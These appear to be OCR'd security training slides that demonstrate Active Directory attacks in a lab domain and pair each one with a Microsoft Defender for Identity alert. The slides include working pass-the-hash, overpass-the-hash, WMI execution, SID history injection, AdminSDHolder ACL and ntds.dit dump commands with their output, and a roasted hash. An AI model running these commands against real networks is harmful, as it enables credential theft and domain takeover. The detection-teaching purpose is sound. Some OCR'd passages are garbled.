
$krb5asrep@sophos@contoso.com:17A818040F1BC1A43988781D375DF06F$DB5BD113CDBAB366911BB343F0404115A
1B589C8358EA94E2513D576026F56AB2D9489A962B53A8A3285322142D24F2A4900B92BED1DD8708ED9834000F4AE99AC1B226
328449C6F2E5CB4A2DF72E11086D164DC44CCF43ED8CA5E7AB0866BF1FAB3DD39CA28062F3117095E4E03D840771C3C7A78DE6
059A5DF08160071B61BDC9BCFAA76DA6365452D4028F735E8C99749E70EBB249FE62B73ABE0374A405821FDEF86C64B52EA1CC
6C749B4A15BFB489D08181EF1A2CAF644E65727360FFB3A6445EC07B2F24C9B210CAF4300538DC440E111F543638C84CEBAB3
0C4C3019F0F878319DD2FDA5A02
```

Privilege Escalation – AS-REP Roasting – Phase 1

What happened

An actor on **CONTOSO-PC2** sent a suspicious LDAP query, searching for **DontRequirePreAuth** on **contoso.com**.

Alert graph




Privilege Escalation – AS-REP Roasting – Phase 2

What happened

CONTOSO-PC2 enumerated users without preauthentication and exposed sophos

Alert graph



Important information


✗ May 4, 2025 1:22 PM - May 4, 2025 1:22 PM

Exposed sophos

- May 4, 2025 1:22 PM

exposed sophos that has a ticket encrypted using Rc4Hmac

Privilege Escalation – AD CS ESC1 Exploitation



Privilege Escalation – AD CS ESC1 Exploitation

Privilege Escalation – AD CS ESC1 Exploitation

Overview **Recommended actions** History Metrics & trends


Actions you can take to improve your Microsoft Secure Score. Score updates may take up to 24 hours.

Export

Filters: Product: Defender for Identity 

Rank	Recommended action	Score impact	Points achieved	Status
2	Prevent Certificate Enrollment with arbitrary Application Policies (ESC15)	+1.54%	0/5	 To address
3	Prevent users to request a certificate valid for arbitrary users based on the certificate template (ESC1)	+1.54%	0/5	 To address
17	Edit insecure certificate enrollment IIS endpoints (ESC8)	+1.54%	5/5	 Completed
18	Enforce encryption for RPC certificate enrollment interface (ESC8)	+1.54%	5/5	 Completed
19	Edit vulnerable Certificate Authority setting (ESC6)	+1.54%	5/5	 Completed
20	Edit misconfigured Certificate Authority ACL (ESC7)	+1.54%	5/5	 Completed
21	Edit misconfigured certificate templates owner (ESC4)	+1.54%	5/5	 Completed
22	Edit overly permissive Certificate Template with privileged EKU (Any purpose EKU or No EKU) (ESC2)	+1.54%	5/5	 Completed
23	Edit misconfigured enrollment agent certificate template (ESC3)	+1.54%	5/5	 Completed
24	Edit misconfigured certificate templates ACL (ESC4)	+1.54%	5/5	 Completed

Credential Access – Shadow Credentials Attack



Lateral Movement




CQURE

Lateral Movement – Pass-the-Hash Attack

```
root@CONTOSO-PC1: ~      X  +  ▾  -  □  X
└─(root@CONTOSO-PC1)-[~]
  # impacket-psexec -hashes :92937945b518814341de3f726500d4ff 'contoso/Admin@contoso-dc.contoso.com' hostname
  Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

  [*] Requesting shares on contoso-dc.contoso.com.....
  [*] Found writable share ADMIN$ 
  [*] Uploading file PlFwxPrF.exe
  [*] Opening SVCManager on contoso-dc.contoso.com.....
  [*] Creating service MeBF on contoso-dc.contoso.com.....
  [*] Starting service MeBF.....
  [*] Press help for extra shell commands
  CONTOSO-DC
  [*] Process hostname finished with ErrorCode: 0, ReturnCode: 0
  [*] Opening SVCManager on contoso-dc.contoso.com.....
  [*] Stopping service MeBF.....
  [*] Removing service MeBF.....
  [*] Removing file PlFwxPrF.exe.....
```

Lateral Movement – Remote Code Execution



Lateral Movement – Pass-the-Hash Attack

What happened

Admin created KIKyqutX in order to execute potentially malicious commands on CONTOSO-DC.


Alert graph



Important information

- Admin created services on CONTOSO-DC during the 30 days before this suspicious activity occurred.
- Admin not previously observed logging into CONTOSO-DC during the 30 days before this suspicious activity occurred.

Lateral Movement – Overpass-the-Hash Attack



```
Command Prompt

v2.3.3

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 92937945b518814341de3f726500d4ff
[*] Building AS-REQ (w/ preauth) for: 'contoso.com\Admin'
[*] Using domain controller: 10.213.0.3:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFFjCCBXqgAwIBBaEDAgEWooIEmTCCBJVhggSRMIEjaADAgEFoQ0bC0NPTlRPU08uQ09NoiAwHqAD
AgECoRcwFRsGa3JidGd0Gwtjb250b3NvLmNvba0CBFMwggRPoAMCARKhAwIBAqKCBEggQ9R+Ccmq5z
MRw4qD6A2mUA9BYnUxx52InGAoQ1oyidoLpwi+Tpx5fkZnhyrjC+G5b2pAmjUe/A6wWTsNR+AaaKrBL
E+5cHZICPcSQn2lQiv09uRbsfh0WLv33hiyGmgilpmNbQcKCdtxWUssebxhhkaOMu/jYr2cyV02jlrk6
Y1MLH6QuIVgvJ4vPnruVUakNCdUTVg9uJOGqbbi31ANs81hooSIC2jErLcL6uM0aJUUzfYJPOuYyfq+b
wABpjVKrK+njZ0pR5NZMCuI4RTEQAHNBSYFT0+xiqwzZ4sHJ0oB+o53NIyvop3mpSgk1LDALpnTUWgo
Z5RUGC+iYFmhMuwwo9R678iUyTNx0tThtiPKZ4B0rmfuOF0gz7L519XXqAA2zfAyilvQpKB0RWa4V1N5
Ch9pK0vKXuD+Vv9oUTYGV5c4Un3PMaPBV9Jrb4eeiWWZ/miP06iwbhI8y9/2j5mhEJvj4HE5Ss3wfPRT
```

Lateral Movement – Overpass-the-Hash Attack

Possible overpass-the-hash attack

High | Unknown | New

Manage alert | Move alert to another incident | Tune alert

INSIGHT

Quickly classify this alert
Classify alerts to improve alert accuracy and get more insights about threats to your organization.

Classify alert

Alert state

Classification: Not Set | Assigned to: Unassigned | Set Classification

Alert details

Alert ID: r1638819502147068833_1731275504	Category: Credential access
Detection source: Defender XDR	Service source: Microsoft Defender for Identity
Detection status: Unknown	Detection technology: -
Generated on: May 4, 2025 12:10:14 PM	First activity: May 4, 2025 10:46:43 AM
Last activity: May 4, 2025 10:46:43 AM	Workspace: -

Evidence

Entity Name	Remediation Status	Verdict
10.213.0.7	Suspicious	

Lateral Movement – Remote Code Execution

```
root@CONTOSO-PC1: ~      X  +  V  -  □  X

└# impacket-wmiexec -hashes :92937945b518814341de3f726500d4ff 'contoso/Admin@contoso-dc.contoso.com' systeminfo
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used

Host Name:          CONTOSO-DC
OS Name:            Microsoft Windows Server 2022 Standard
OS Version:         10.0.20348 N/A Build 20348
OS Manufacturer:   Microsoft Corporation
OS Configuration:  Primary Domain Controller
OS Build Type:    Multiprocessor Free
Registered Owner:  NA
Registered Organization: vm.net
Product ID:        00454-10000-00001-AA653
Original Install Date: 5/2/2025, 8:33:23 PM
System Boot Time:   5/3/2025, 9:33:46 PM
System Manufacturer: Microsoft Corporation
System Model:       Virtual Machine
System Type:        x64-based PC
Processor(s):       1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2200 Mhz
```

Lateral Movement – Remote Code Execution

What happened

Admin made 3 attempts to run commands remotely on CONTOSO-DC from 10.213.0.100 using WMI.

Alert graph



Important information

- Admin not previously observed logging into 10.213.0.100 during the 30 days before this suspicious activity occurred.
- ✓ Remote code execution attempted:
 - May 4, 2025 11:31 AM
User Admin attempted to execute Win32_Process Create (cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN\$_1746351090.710315 2>&1) on CONTOSO-DC via Wmi. The remote execution succeeded.
 - May 4, 2025 11:31 AM
User Admin attempted to execute Win32_Process Create (cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN\$_1746351090.710315 2>&1) on CONTOSO-DC via Wmi. The remote execution succeeded.
 - May 4, 2025 11:31 AM
User Admin attempted to execute Win32_Process Create (cmd.exe /Q /c hostname 1> \\127.0.0.1\ADMIN\$_1746351090.710315 2>&1) on CONTOSO-DC via Wmi. The remote execution succeeded.

DEMO

Remote Code Execution



CQURE

Side Note: Domain Controller Firewall

Domain Controller Firewall

While the built-in Windows tools use the TCP/IP transport, hacktools commonly utilize the `\PIPE\svctrl` SMB named pipe to execute code on remote systems.

```
impacket-psexec 'contoso\AdmInPa$$Wrd!d\contoso-dc'
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Requesting shares on contoso-dc.....
[*] Found wks
[*] Uploading
[*] Opening
[*] Creating
[*] Starting
[*] Press here
Microsoft
(c) Microsoft
C:\Windows\system32\impacket-smb
Impacket v0.11.0
[*] Launching
C:\Windows\system32\impacket-smb
The following security pipes, while still
rpc filter
add rule
add condition
add condition
-- data=367
add filter
2.11.3 [MS-TSCH]
The [MS-TSCH]
DB483231F0C
remotely manage
schtasks.exe
-- Encrypt
Folders: \Hic
TaskName:
BitLocker En
While the built-in
named pipe to

```

Domain Controller Firewall

File path Description

File path	Description
GPO\PolicyDefinitions\en-US\MSS-legacy.admx	English localization file for the MSS-legacy.admx template
GPO\PolicyDefinitions\en-US\SecGuide.admx	English localization file for the SecGuide.admx template

2.13 Security Standards Compliance

2.13.1 Security Technical Implementation Guide

The Security Technical Implementation Guide for Advanced Security was developed and published to improve the security of Department of Defense (DoD) systems.

Our firewall configuration is compliant with the Security Technical Implementation Guide. This configuration file can easily be modified to accommodate the needs of your organization.

May 13, 2024



Domain Controller Firewall

Deployment Documentation

Pavel Formanek, Michael Grafnetter

May 13, 2024

GPO

PolicyDefinitions

en-US

- DomainControllerFirewall.admx
- MSS-legacy.admx
- SecGuide.admx
- RpcNamedPipesFilters.txt
- Set-ADDSFirewallPolicy.Sample.json
- Set-ADDSFirewallPolicy.Starter.json
- Set-ADDSFirewallPolicy.ps1
- Set-ADDSFirewallPolicy.schema.json

Schema

- GPOReport.html
- README.md
- inbound-built-in-firewall-rules.csv

firewall.dsinternals.com


CQURE

Active Directory Persistence



CQURE

Persistence – Domain Admins Membership



Persistence – Domain Admins Membership

What happened

Admin added john to the sensitive Domain Admins group.


Alert graph



Important information

- Group additions made on [CONTOSO-DC](#).
- [Admin](#) was not observed adding members to sensitive groups during the 30 days before this suspicious activity occurred.
- In the 2 days prior the addition, [Admin](#) was observed logging into [7 computers](#).

Persistence – SID History Injection




```
Administrator: Windows PowerShell
PS C:\> $domainAdmins = Get-ADGroup -Identity 'Domain Admins'
PS C:\> Stop-Service -Name NTDS -Force
PS C:\> Add-ADDBSidHistory -SamAccountName john
-> -SidHistory $domainAdmins.SID
-> -DatabasePath 'C:\Windows\NTDS\ntds.dit'
-> -Force
PS C:\> Start-Service -Name NTDS
WARNING: Waiting for service 'Active Directory Domain Services (NTDS)' to start...
```

Persistence – SID History Injection

What happened

S-1-5-21-261666259-2767898532-3724640780-512 injected into the SID-History attribute of [john](#).

Alert graph



Important information

- May 4, 2025 10:28 AM - May 4, 2025 10:28 AM
S-1-5-21-261666259-2767898532-3724640780-512 providing privileges of Domain Admins added to the SID-History attribute of [john](#).
- ▽ Same-domain SIDs: The SID-History attribute is expected to contain SIDs from different domains so as to support account migration between domains.
 - The injected SID S-1-5-21-261666259-2767898532-3724640780-512 is providing privileges of Domain Admins in [john](#)'s domain.

Persistence – Duplicate AD Connect Account

Active Directory Users and Computers

File Action View Help

Active Directory Users and Computers

Name	Type	Description
Domain Guests	Global	All domain guests
Domain Users	Global	All domain users
Enterprise Admins	Security Group - Universal	Designated administrators of the enterprise
Enterprise Key Admins	Security Group - Universal	Members of this group can perform administrative actions on
Enterprise Read-only Domain Controllers	Security Group - Universal	Members of this group are Read-Only Domain Controllers in the
Group Policy Creator Owners	Security Group - Global	Members in this group can modify group policy for the domain
Guest	User	Built-in account for guest access to the computer/domain
Key Admins	Security Group - Global	Members of this group can perform administrative actions on
MSOL_6bef69807018	User	Account created by Microsoft Azure Active Directory Connect
MSOL_993ba3402be3	User	Account created by Microsoft Azure Active Directory Connect
Protected Users	Security Group - Global	Members of this group are afforded additional protections aga
RAS and IAS Servers	Security Group - Domain ...	Servers in this group can access remote access properties of us
Read-only Domain Controllers	Security Group - Global	Members of this group are Read-Only Domain Controllers in the
Schema Admins	Security Group - Universal	Designated administrators of the schema

?

Persistence - AdminSdHolder ACL Modification

```
Windows PowerShell

PS C:\> $adminSDHolder = 'CN=AdminSDHolder,CN=System,{0}' -f (Get-ADDomain).DistinguishedName
PS C:\> dsacl.exe $adminSDHolder /G 'Enterprise Key Admins:RPWP;msDS-KeyCredentialLink'
Owner: contoso\Domain Admins
Group: contoso\Domain Admins

Access list:
{This object is protected from inheriting
permissions from the parent}
Allow BUILTIN\Pre-Windows 2000 Compatible Access
    SPECIAL ACCESS
    READ PERMISSIONS
    LIST CONTENTS
    READ PROPERTY
    LIST OBJECT
Allow BUILTIN\Pre-Windows 2000 Compatible Access
    SPECIAL ACCESS
    READ PERMISSIONS
    LIST CONTENTS
    READ PROPERTY
    LIST OBJECT
Allow contoso\Domain Admins
    SPECIAL ACCESS
    READ PERMISSIONS
    WRITE PERMISSIONS
    CHANGE OWNERSHIP
    CREATE CHILD
```

Data Exfiltration over SMB – ntds.dit

```
C:\> Administrator: Command Prompt
C:\Users\Admin>ntdsutil.exe "ac in ntds" ifm "create full C:\ADBackup" quit quit
ntdsutil.exe: ac in ntds
Active instance set to "ntds".
ntdsutil.exe: ifm
ifm: create full C:\ADBackup
Creating snapshot...
